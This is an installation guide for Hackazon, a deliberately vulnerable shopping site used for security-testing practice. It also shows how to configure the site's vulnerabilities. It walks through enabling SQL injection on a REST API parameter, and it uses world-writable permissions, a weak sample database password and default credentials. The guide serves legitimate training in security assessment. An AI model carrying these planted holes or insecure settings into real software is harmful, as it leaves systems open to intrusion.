
```
hackazon@ubuntu:~$ sudo apt-get install apache2
[sudo] password for hackazon:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  apache2-bin apache2-data libapr1 libaprutil1 libaprutil1-dbd-sqlite3
  libaprutil1-ldap
Suggested packages:
  apache2-doc apache2-suexec-pristine apache2-suexec-custom apache2-utils
The following NEW packages will be installed:
  apache2 apache2-bin apache2-data libapr1 libaprutil1 libaprutil1-dbd-sqlite3
  libaprutil1-ldap
0 upgraded, 7 newly installed, 0 to remove and 519 not upgraded.
Need to get 1,255 kB of additional disk space.
After this operation, 4,952 kB of additional disk space will be used.
Do you want to continue? [Y/n] █
```

3. Install MySQL database server:

```
sudo apt-get install mysql-server
```


```
hackazon@ubuntu:~$ sudo apt-get install mysql-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  libaio1 libdbd-mysql-perl libdbi-perl libhtml-template-perl libmysqlclient18
  libterm-readkey-perl mysql-client-5.5 mysql-client-core-5.5 mysql-common
  mysql-server-5.5 mysql-server-core-5.5
Suggested packages:
  libmldb-perl libnet-daemon-perl libplrpc-perl libsql-statement-perl
  libipc-sharedcache-perl tinyca mailx
The following NEW packages will be installed:
  libaio1 libdbd-mysql-perl libdbi-perl libhtml-template-perl libmysqlclient18
  libterm-readkey-perl mysql-client-5.5 mysql-client-core-5.5 mysql-common
  mysql-server mysql-server-5.5 mysql-server-core-5.5
0 upgraded, 12 newly installed, 0 to remove and 519 not upgraded.
Need to get 9,108 kB of archives.
After this operation, 93.8 MB of additional disk space will be used.
Do you want to continue? [Y/n] ■
```

4. Give the MySQL root user a password.



5. Install PHP framework:


```
sudo apt-get install php5 libapache2-mod-php5
```



```
hackazon@ubuntu:~$ sudo apt-get install php5 libapache2-mod-php5
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  php5-cli php5-common php5-json php5-readline
Suggested packages:
  php-pear php5-user-cache
The following NEW packages will be installed:
  libapache2-mod-php5 php5 php5-cli php5-common php5-json php5-readline
0 upgraded, 6 newly installed, 0 to remove and 519 not upgraded.
Need to get 4,793 kB of archives.
After this operation, 19.7 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
```

6. Restart the apache server:

```
sudo /etc/init.d/apache2 restart
```



```
hackazon@ubuntu:~$ sudo /etc/init.d/apache2 restart
[sudo] password for hackazon:
 * Restarting web server apache2
```

7. Download Hackazon from Github:

```
sudo wget https://github.com/rapid7/hackazon/archive/master.zip
```

8. Install Unzip:

```
sudo apt-get install unzip
```

9. Unzip Hackazon source files:

```
sudo unzip master.zip
```


10. Move and rename Hackazon directory to the “/var/www/hackazon/” directory:

```
sudo mv hackazon-master /var/www/hackazon/
```

11. Change the permission to writable for /var/www/hackazon/ directory:

```
sudo chmod -R a+rwx /var/www/hackazon/assets/config/
```

```
sudo chmod -R a+rwx /var/www/hackazon/web/upload/
```



```
hackazon@ubuntu:~$ sudo chmod -R a+rwx /var/www/hackazon/assets/config/
hackazon@ubuntu:~$ sudo chmod -R a+rwx /var/www/hackazon/web/upload/
hackazon@ubuntu:~$ █
```

12. Create a hackazon.lc.conf site configuration file on /etc/apache2/sites-available/.

13. Open gedit

```
sudo gedit
```

14. Copy and paste the following text into gedit:


```
<VirtualHost *:80>
ServerAdmin webmaster@localhost
ServerName hackazon.lc
DocumentRoot /var/www/hackazon/web
<Directory />

Options FollowSymLinks
AllowOverride All
</Directory>
<Directory /var/www/hackazon/web/>
Options Indexes FollowSymLinks MultiViews
AllowOverride All
Order allow,deny
allow from all
</Directory>
</VirtualHost>
```

15. Save file as hackazon.lc.conf in /etc/apache2/sites-available/

16. Enable the newly created site hackazon.lc.conf:


```
sudo a2ensite hackazon_lc.conf
```



```
hackazon@ubuntu: /  
hackazon@ubuntu:/$ sudo a2ensite hackazon_lc.conf  
Enabling site hackazon_lc.  
To activate the new configuration, you need to run:  
  service apache2 reload  
hackazon@ubuntu:/$ █
```

17. Enable Apache rewrite module:


```
sudo a2enmod rewrite
```



```
hackazon@ubuntu: /  
hackazon@ubuntu:/$ sudo a2enmod rewrite  
Enabling module rewrite.  
To activate the new configuration, you need to run:  
  service apache2 restart  
hackazon@ubuntu:/$ █
```

18. Disable Apache default site:

```
sudo a2dissite 000-default
```



```
hack_admin@Hackazon:/var/www$ sudo a2dissite 000-default  
Site 000-default disabled.  
To activate the new configuration, you need to run:  
  service apache2 reload  
hack_admin@Hackazon:/var/www$
```

19. Install pdo\_mysql drivers:

```
sudo apt-get install php5-gd php5-mysql
```

```
hackazon@ubuntu:~$ sudo apt-get install php5-gd php5-mysql
[sudo] password for hackazon:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  php5-gd php5-mysql
0 upgraded, 2 newly installed, 0 to remove and 519 not upgraded.
Need to get 85.9 kB of archives.
After this operation, 410 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu/ trusty-updates/main php5-gd i386 5.5.
9+dfsg-1ubuntu4.14 [26.2 kB]
Get:2 http://us.archive.ubuntu.com/ubuntu/ trusty-updates/main php5-mysql i386 5.
5.9+dfsg-1ubuntu4.14 [59.7 kB]
Fetched 85.9 kB in 4s (19.7 kB/s)
Selecting previously unselected package php5-gd.
(Reading database ... 169900 files and directories currently installed.)
Preparing to unpack .../php5-gd_5.5.9+dfsg-1ubuntu4.14_i386.deb ...
Unpacking php5-gd (5.5.9+dfsg-1ubuntu4.14) ...
Selecting previously unselected package php5-mysql.
Preparing to unpack .../php5-mysql_5.5.9+dfsg-1ubuntu4.14_i386.deb ...
Unpacking php5-mysql (5.5.9+dfsg-1ubuntu4.14) ...
Processing triggers for libapache2-mod-php5 (5.5.9+dfsg-1ubuntu4.14) ...
Setting up php5-gd (5.5.9+dfsg-1ubuntu4.14) ...
```


20. Restart the Apache server:

```
sudo service apache2 restart
```

```
hackazon@ubuntu:/$ sudo service apache2 restart
 * Restarting web server apache2
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'ServerName' directive globally to suppress this message
[ OK ]
hackazon@ubuntu:/$ █
```

21. Open MySQL database:

```
mysql -u root -p
```



```
hackazon@ubuntu: /  
hackazon@ubuntu:/$ mysql -u root -p  
Enter password:  
Welcome to the MySQL monitor. Commands end with ; or \g.  
Your MySQL connection id is 42  
Server version: 5.5.46-0ubuntu0.14.04.2 (Ubuntu)  
  
Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.  
  
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
mysql> ■
```

22. Create Hackazon database:

```
create database hackazon;
```

23. Assign database credentials and exit:

```
GRANT ALL ON hackazon.* TO hackazon@'localhost' IDENTIFIED BY  
'InsertPasswordHere';  
  
exit
```

**Note:** The password that you provide will be used to authenticate the Hackazon DB Settings as part of the Hackazon Installation Wizard.

```
hackazon@ubuntu: /  
hackazon@ubuntu:$ mysql -u root -p  
Enter password:  
Welcome to the MySQL monitor. Commands end with ; or \g.  
Your MySQL connection id is 42  
Server version: 5.5.46-0ubuntu0.14.04.2 (Ubuntu)  
  
Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.  
  
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
mysql> create database hackazon;  
Query OK, 1 row affected (2.92 sec)  
  
mysql> GRANT ALL ON hackazon.* TO hackazon@'localhost' IDENTIFIED BY 'admin123!'  
;  
Query OK, 0 rows affected (6.51 sec)  
  
mysql> ■
```

24. Restart the MySQL server:

```
sudo /etc/init.d/mysql restart
```

```
hackazon@ubuntu: /  
hackazon@ubuntu:$ sudo /etc/init.d/mysql restart  
* Stopping MySQL database server mysqld [ OK ]  
* Starting MySQL database server mysqld [ OK ]  
* Checking for tables which need an upgrade, are corrupt or were  
not closed cleanly.  
hackazon@ubuntu:$ ■
```

25. When you are finished, proceed to the [Hackazon installation wizard](#).

## Hackazon installation wizard

Now that you've configured your Windows or Linux machine using our setup instructions, Hackazon is ready to be installed.

1. Open <http://localhost/> in a web browser.
2. Enter *Admin Credentials* and click the **Next Step** button.

The screenshot shows a web browser window with the URL `localhost/install?force=1` in the address bar. The title of the page is "Hackazon Installation Wizard". Below the title is a horizontal navigation bar with four tabs: "Admin Credentials" (which is highlighted with a yellow circle), "DB Settings", "Email Settings", and "Confirmation". Below the tabs is a progress bar consisting of four circles connected by a horizontal line. The first circle is yellow (highlighting the current step) and the others are grey. The main content area is titled "Admin Credentials". It contains two input fields: "Password:" and "Confirm Password:", both with placeholder text "Password" and "Confirmation" respectively. At the bottom right of the content area is a blue "Next Step" button.

Enter database password and click the **Next Step** button.

**Note:** Database credentials were assigned during MySQL configuration.

DB Settings

Host: localhost

Port: 3306

User: hackazon

Password:

Use existing password

Database Name: hackazon

3. Apply *Email Settings* and click the **Next Step** button.

Hackazon Installation Wizard

Admin Credentials    DB Settings    Email Settings    Confirmation

Mail Engine Type: Sendmail

Sendmail Command: Sendmail Command (defaults to "/usr/sbin/sendmail -bs")

Prev Step    Next Step

When you are finished, click the **Install** button.

The screenshot shows a browser window titled "Hackazon" with the URL "localhost/install/confirmation". A progress bar at the top has four steps: "Admin Credentials", "DB Settings", "Email Settings", and "Confirmation", with each step having a yellow circular indicator. Below the progress bar, the word "Confirmation" is centered. A message says "Please check all parameters." followed by "Database:" and "Email:". Under "Database:", there are fields for Host (localhost), Port (3306), User (hackazon), Password (redacted), and Database (hackazon). Under "Email:", there is a field for Type (sendmail) and a link for "Sendmail Command". At the bottom are "Prev Step" and "Install" buttons.

Once installed, the Hackazon application is all set to perform vulnerability assessment.

The screenshot shows the Hackazon application homepage. The header features the "HACKAZON" logo, a search bar, and links for "FAQ", "Contact Us", "Wish List", "Sign In / Sign Up", and a shopping cart icon. Below the header, there are two calls-to-action: "Register on the site" and "Get the Best Price". The main content area includes a "Special selection" section with three items: "Edwin Jagger Ivory Porcelain Shaving Soap Bowl" (\$33.3), "Molton Brown Indian Cress Purifying Shampoo" (\$30), and "Martha Stewart Crafts Garland, Pink Pom Pom Small" (\$9). To the right, there are two sidebar sections: "Top 3 most popular" (listing a Frigidaire oven and a Pearl Izumi singlet) and "Top 3 best selling" (listing Gerber baby items and VTech baby monitors). The footer contains the text "smccleary" and "Trinidad".

## Default configuration

To enhance the user experience, the Hackazon application comes with some preconfigured data. This includes:

1. **Login Accounts:** Hackazon comes with 1 default account. This enables the first time users to log into the application. Users can configure the Admin account's login credentials while setting up the application.
2. **Username:** test\_user
3. **Password:** 123456

## Application features

Hackazon is intended to design an application which looks similar to real world shopping application.

1. **Browse and Search products:** The application allows users to browse the different products throughout the application. Users can also search the products using the Search bar.
2. **Create a shopping cart:** Users can browse the application and add the products into their carts for the purchase.
3. **Place an order:** The application allows users to purchase selected items and place an order, where the user can insert their shipping address, coupon code, and payment methods.
4. **View orders:** The application allows users to check previous orders.
5. **Edit profile:** Users can edit their personal information such as name, address, email, etc.
6. **Change password:** The application allows a user to change the password associated with the a username.
7. **Create and edit wish list:** The application allows users to create multiple wish lists. Users can also edit the wish lists.
8. **My document and Help article:** Users can review the documents and help articles in case of any query.
9. **Help Desk:** The application allows users to ask questions on the help desk forum.
10. **Contact us:** The application allows users to contact to the company's representatives.

## Administrator interface

1. **Dashboard:** The dashboard component shows the vulnerabilities that persist in the application including vulnerable URL, Field, vulnerabilities, and details.
2. **User:** The application allows users to Add, Edit, and Update users.
3. **Roles:** The application allows users to Add, Edit, and Update user roles.
4. **Product Details:** The application allows users to customize Product categories, Product details, Product options, Orders, Coupons, Enquiries, and FAQs.
5. **Vulnerability Config:** Hackazon has a unique and innovative feature which allows users to Add, Edit, or Update vulnerabilities. *Example pictured below.*

### Create SQL injection vulnerability

The Hackazon application has a RESTful API in which users can view products. Here is an example on how to create SQL Injection vulnerability in the Hackazon application.

1. Navigate to **Vulnerable Config** from the *Hackazon Admin* menu and select **rest** from the drop down menu.
2. Select the **Edit Mode** check box.

The screenshot shows the 'Vulnerability Injection Configuration' page. On the left is a sidebar with various admin links. The main area has two sections: 'rest' and 'application'. Each section has a 'Fields' tab. A red box highlights the 'Edit Mode' button at the top of the application section.

3. Click the **Add Child** button.

The application will generate an empty child box

The screenshot shows the configuration for the 'page' field. It includes a 'Fields' section with a 'page' field and a 'Vulnerabilities' section with a 'Block name' input and checkboxes for 'SQL' and 'Blind'. A red box highlights the 'Add Child' button in the 'Vulnerabilities' section. Below this, there is another configuration box with a 'Fields' tab, also highlighted with a red box.

4. Select the **SQL** check box to enable the SQL injection vulnerability.

The screenshot shows a web-based configuration interface for a product. At the top, there are two checkboxes: 'SQL' (checked) and 'Blind:' (checked). Below this is a navigation bar with tabs: 'product' (selected), 'standard', and a dropdown menu. To the right of the tabs are buttons for 'Add Field', 'Add Child', and 'Remove'. A small upward arrow icon is also present. The main area is titled 'Fields' and contains a search bar with 'page' and 'Source: any'. Below this is a 'Vulnerabilities' section with a 'Block name' input field and buttons for 'Add Vulnerability' and 'Add Child'. A yellow box highlights the 'SQL' and 'Blind:' checkboxes. A blue box highlights the 'Submit' button at the bottom. The URL in the browser is 192.168.1.108/admin/vulnerability?context=rest&edit=1#context\_form\_context\_children\_3.

5. Click the **Submit** button.

The page parameter of the product page in the REST API is now vulnerable to SQL injection.

## How to conduct a manual test against Hackazon


Performing a manual vulnerability assessment requires a browser and a proxy tool. Burp Suite's Proxy tool and OWASP ZAP (Zed Attack Proxy) are proxy tools that are commonly used in the security testing arena. A Java Runtime Environment is required to install and setup both tools. OWASP ZAP, Burp Suite, and Java Runtime Environment can be downloaded from the following links:

**Burp Suite:** <https://portswigger.net/burp/downloadfree.html>


**OWASP ZAP:** [https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)

**Java Runtime Environment:** <http://www.oracle.com/technetwork/java/javase/downloads/jre8-downloads-2133155.html>

